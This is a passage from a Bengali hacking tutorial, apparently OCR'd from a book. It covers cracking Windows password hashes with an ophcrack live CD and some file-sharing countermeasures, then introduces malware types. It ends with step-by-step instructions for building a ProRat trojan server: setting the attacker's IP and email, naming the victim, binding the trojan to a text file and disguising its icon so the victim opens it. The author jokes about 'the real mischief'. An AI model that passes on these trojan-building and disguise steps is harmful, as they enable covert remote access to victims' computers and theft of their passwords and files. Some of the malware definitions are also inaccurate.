
উইন্ডোজ হ্যাশ ক্র্যাক করার পরের পদ্ধতি যেটা আমরা এখন দেখব তা ophcrack লাইভ সিডি দিয়ে করা হয় -

১.ophcrack website http://ophcrack.sourceforge.net/download.php?type=livecd এ যাও এবং তোমার অপারেটিং সিস্টেমের লাইভ সিডিটি ডাউনলোড করো।

২. .ISO ফাইল যেটা ডাউনলোড করেছ তা দিয়ে একটা লাইভ সিডি বানাও যেভাবে উবুন্টু এর টা বানিয়েছ Linux chapter এ ।

৩ সিডি টি সিডি ড্রাইভে .ঢুকাও এবং সিডি থেকে বুট করার জন্যে রিস্টার্ট দাও।

৪- তুমি এরকম পাবে .




৫.**Graphic mode** এ Enter চেপে ৬ সেকেন্ড অপেক্ষা করো,যদি বুট শুরু না হয় এবং কিছু না দেখা যায় তাহলে পিসি পুনরায় চালুকরে **Ophcrack Graphic VESA mode** এ যাও । যদি এর পরেও কাজ না হয় তাহলে **Ophcrack Text mode** এর মাধ্যমে বুট দাও।
৬.Ophcrack ইন্সটল শেষ হলে নিজের থেকেই পাসওয়ার্ড ক্র্যাক করা শুরু করবে।


Countermeasures

দুটো উপায় আছে যার মাধ্যমে নেটবাইওসের এবং Ophcrack আক্রমনের থেকে বাচা যায়।

১ .NetBios আক্রমন থেকে রক্ষা পেতে প্রিন্টার এবং ফাইল শেয়ারি বন্ধ রাখো। উইন্ডোজ ভিস্তা এবং ৭ এ বন্ধ করা থাকে।এক্সপিতে বন্ধ করে নিতে হয় ।

#**Start -> Control Panel -> Network Connections** যাও ।
#চালু থাকা সংযোগ এ ডাবল ক্লিক করো। এখানে আমার সংযোগেরনাম **Wireless Network Connection 2।**
 # Properties এ চাপ দাও।
যদি **File and Printer Sharing** এ টিক দেওয়া থাকে তাহলে টিক উঠিয়ে ok করো।


LAN or High-Speed Internet
1394 Connection 2
Connected, Firewalled
1394 Net Adapter
Wireless Network Connection 2
Connected, Firewalled
NETGEAR WG111 802.11g Wir...
Wireless Network Connection 2 Status
General
Support
Connection
Status:
Connected
Network:
EnterAndGetHacked
Duration:
01:08:43
Speed:
1.0 Mbps
Signal Strength:
Activity
Sent
Received
Bytes:
16,306,226
616,649,425
Properties
Disable
View Wireless Networks
Close


Wireless Network Connection 2 Properties
General
Wireless Networks
Advanced
Connect using:
NETGEAR WG111 802.11g Wireless
Configure...
This connection uses the following items:
Client for Microsoft Networks
File and Printer Sharing for Microsoft Networks
QoS Packet Scheduler
Network Monitor Driver
Install...
Uninstall
Properties
Description
Allows your computer to access resources on a Microsoft network.
Show icon in notification area when connected
Notify me when this connection has limited or no connectivity
OK
Cancel

৮ম অধ্যায়

ম্যালওয়্যার

বর্তমানে আমারা সবাই কম বেশি ম্যালওয়্যার দ্বারা আক্রান্ত হচ্ছি । হাজার হাজার বোকা মানুষ ম্যালওয়্যার দ্বারা আক্রান্ত হয় ।এবং এগুলি হচ্ছে নানা প্রকার ভাইরাস, ট্রোজান,ওয়ার্ম । এই অধ্যায়ে ম্যালওয়্যার এর পরিচিতি এবং এদের ব্যবহার সম্পর্কে আলোচনা করা হবে। এই জন্য আমাদের MAC বা লিনাক্স ব্যবহার করা উচিত,কারণ এদের ম্যালওয়্যার কম ।

পরিচিতি

১.ভাইরাস-কম্পিউটার ভাইরাস হল এক ধরনের কম্পিউটার প্রোগ্রাম যা ব্যবহারকারীর অনুমতি বা ধারণা ছাড়াই নিজে নিজেই কপি হতে পারে ।মেটামর্ফিক ভাইরাসের মত তারা প্রকৃত ভাইরাসটি কপিগুলোকে পরিবর্তিত করতে পারে অথবা কপিগুলো নিজেরাই পরিবর্তিত হতে পারে ।একটি ভাইরাস এক কম্পিউটার থেকে অপর কম্পিউটারে যেতে পারে কেবলমাত্র যখন আক্রান্ত কম্পিউটারকে স্বাভাবিক কম্পিউটারটির কাছে নিয়ে যাওয়া হয়।যেমন কোন ব্যবহারকারী ভাইরাসটিকে একটি নেট ওয়ার্কের মাধ্যমে পাঠাতে পারে বা কোন বহনযোগ্য মাধ্যম যথা ফ্লপি ডিস্ক, সিডি, ইউএসবি ড্রাইভ বা ইণ্টারনেটের মাধ্যমে ছড়াতে পারে ।এছাড়াও ভাইরাসসমূহ কোন নেট ওয়ার্ক ফাইল সিস্টেমকে আক্রান্ত করতে পারে, যার ফলে অন্যান্য কম্পিউটার যা ঐ সিস্টেমটি ব্যবহার করে সেগুলো আক্রান্ত হতে পারে।ভাইরাসকে কখনো কম্পিউটার ওয়ার্ম ও ট্রোজান হর্সেস এর সাথে মিলিয়ে ফেলা হয়।

২.ট্রোজান হর্স - -ট্রোজান হর্স হল একটি ফাইল যা এক্সিকিউটেড হবার আগ পর্যন্ত ক্ষতিহীন থাকে । এটি ফাইল শেয়ার,ফাইল ,পাসওয়ার্ড ইত্যাদি চুরি করার কাজে ব্যবহৃত হয় ।

৩.ওয়ার্ম - ওয়ার্ম হচ্ছে এক ধরনের ভাইরাস যা তোমার সিস্টেম ফাইল কে আক্রান্ত করে সব কিছু নিজের আয়ত্তে আনে । যা পরবর্তীতে ফাইল তৈরি করতে থাকে জার ফলে ওয়ার্ম এর পরিমান বাড়তে থাকে।

৫.ব্যাকটেরিয়া -ফাইল কপি করে পিসি এর সম্পূর্ণ মেমোরি,রেম, হার্ডডিস্ক ভরতি করে ফেলে।এর ফলে ফাইল হারিয়ে যায়।

Blended Threats- এটি উপরের সব গুলো একত্রে যুক্ত করে তৈরি করে হয় । এর মধ্যে উপরের সব গুলরবৈশিষ্ট রয়েছে ।

প্রোর‍্যাট ProRat


www.mediafire.com/?b1x1anfjxmx থেকে প্রোর‍্যাট ডাউনলোড করে নাও।প্রোর‍্যাট হচ্ছে একটি ট্রোজান হর্স।

১ .প্রোর‍্যাট ডাউনলোড করে চালু করো।


২.চিত্রের মত করে কাজ করো।

৩.এরপর আমরা করবো আসল কুকাজ হেহেহে ! **Create ProRat Server** অপশনে ক্লিক করো ।


৪. এরপর তোমার আইপি জানা থাকলে IP অ্যাড্রেস লিখো।IP না জানা থাকলে www.cmyip.com থেকে আইপি জেনে নাও। পরবর্তীতে তোমার ইমেইল অ্যাড্রেস লিখো ।




৫.এরপর General settings বাটনে চাপ দিয়ে Server port,Server password এবং Victim Name পূরণ করো ।




৬.Bind with File অপশন থেকে ফাইল সিলেক্ট করো। মনে রাখতে হবে যে ট্রোজান প্রথমে কাউকে চালু করে দিতে হয়। এর জন্য এমন ফাইল দিতে হবে যেন সে এটি ওপেন করে। তাই আমি .txt ফাইল সিলেক্ট করেছি।






৭. এরপর Server Icon থাকে ইচ্ছা মতো আইকন সিলেক্ট করো।আমার মতে টেক্সট ফাইল এর আইকন দেওয়া ভালো।



৮.Server Icon বাটনে চাপ দাও এবং নিজের ইচ্ছা মতো এইকন পছন্দ করো ।

